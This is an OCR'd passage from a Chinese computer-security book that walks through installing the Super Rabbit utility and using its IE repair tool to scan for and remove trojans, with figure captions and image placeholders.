


图 11-57 “金山毒霸 2008-查杀病毒、木马”窗口

11.3.2 用超级兔子查杀木马

采用超级兔子查杀木马之前，首先需要在计算机中安装该软件，具体的安装步骤如下所示。

（1）下载得到超级兔子的安装文件之后，即可双击该安装文件，如图 11-58 所示。

（2）此时即可打开如图 11-59 所示的“欢迎安装超级兔子魔法设置软件”对话框，在该对话框中单击“下一步”按钮。

（3）此时打开如图 11-60 所示的“许可证”对话框，在该对话框中阅读许可证的内容，若同意协议内容，单击“同意”按钮。

（4）打开如图 11-61 所示的“选择软件的安装文件夹”对话框，在该对话框中设置软件的安装位置，完成后单击“下一步”按钮。



图 11-58 双击安装文件




图 11-59 “欢迎安装”对话框




图 11-60 “许可证”对话框




图 11-61 “选择软件的安装文件夹”对话框

（5）打开如图 11-62 所示的“完成超级兔子魔法设置安装”对话框，在该对话框中单击“完成”按钮，即可完成软件的安装操作。




图 11-62 “完成超级兔子魔法设置安装”对话框

完成软件的安装操作后，即可运行并使用超级兔子来查杀木马，具体的操作如下所示。

（1）在桌面上双击“超级兔子”快捷方式图标，如图 11-63 所示，此时打开如图 11-64 所示的“超级兔子”程序应用窗口。




图 11-63　双击快捷方式




图 11-64　“超级兔子”程序应用窗口

（2）在程序应用窗口中双击“修复 IE、检测木马”超级链接，即可打开如图 11-65 所示的“超级兔子 IE 修复专家”对话框。

（3）在该对话框中单击“快速检测系统”超链接，即可打开如图 11-66 所示的“正在扫描”对话框。在此对话框中显示软件检测出的病毒木马的详细列表，通过这些列表即可清楚

地看到系统所感染的木马和可疑程序。




图 11-65 “超级兔子 IE 修复专家”对话框




图 11-66 “正在扫描”对话框

（4）检测结束后即可在列表中显示出所有的木马和可疑程序，单击“一键清除”按钮进行清除，如图 11-67 所示。

（5）清除结束后，在如图 11-68 所示的对话框中单击“完成”按钮即可。

